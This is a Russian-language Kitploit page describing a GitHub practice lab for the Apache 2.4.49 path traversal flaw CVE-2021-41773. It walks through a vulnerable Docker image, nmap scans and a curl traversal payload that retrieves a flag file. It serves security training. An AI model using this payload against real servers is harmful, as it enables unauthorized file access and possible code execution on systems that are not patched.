
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-41773-exercise — Практическая лаборатория по эксплуатации обхода пути в Apache 2.4.49 (CVE-2021-41773) с использованием Docker, сканирования Nmap и curl для получения флага. | Kitploit
Инструменты/GitHubGitHub/m96dg/cve-2021-41773-exercise
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

Практическая лаборатория по эксплуатации обхода пути в Apache 2.4.49 (CVE-2021-41773) с использованием Docker, сканирования Nmap и curl для получения флага.

Репозиторий
344 лет назадЕщё не проверено
Поделиться

CVE-2021-41773-exercise

Была обнаружена ошибка в изменении, внесённом в нормализацию путей в Apache HTTP Server 2.4.49. Злоумышленник мог использовать атаку с обходом пути (path traversal), чтобы сопоставлять URL-адреса с файлами за пределами каталогов, настроенных директивами типа Alias. Если файлы за пределами этих каталогов не защищены обычной конфигурацией по умолчанию "require all denied", такие запросы могут быть успешными. Если для этих псевдонимов также включены CGI-скрипты, это может привести к удалённому выполнению кода. Эта проблема затрагивает только Apache 2.4.49 и не затрагивает более ранние версии.

Введение в кредиты: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

Цель упражнения — использовать уязвимость, присутствующую в Apache 2.4.49. Чтобы использовать её, необходимо применить "path traversal attack" для сопоставления файлов за пределами предварительно настроенных папок и создать своего рода удалённую оболочку (remote shell).

Для упражнения удобно использовать специальный уязвимый docker, доступный на docker hub:

Ссылка: https://hub.docker.com/r/m96dg/pw_apache_2_4_49

$docker pull m96dg/pw_apache_2_4_49

1_docker_pull

Чтобы увидеть образы docker, которые были скачаны:

$docker images

Запустить docker на порту 8080:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

Чтобы убедиться, что он действительно запущен:

$docker ps

2_docker_run

Как видно, веб-сервер полностью функционирует:

3_8080

Этап сканирования (пытаемся собрать как можно больше информации об хосте):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

Этап перечисления (пытаемся углубить информацию, перечисляя порты, найденные на этапе сканирования):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

Чтобы выполнить атаку, необходимо запустить эту команду и попытаться найти флаг (если он размещён в root):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

Чтобы убедиться, что упражнение выполнено успешно и что флаг действительно тот, который был найден, сравните строку с её расшифровкой в Md5 ("HaiTrovatoLaFlag_Apache"). Если две строки совпадают, то всё готово!


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




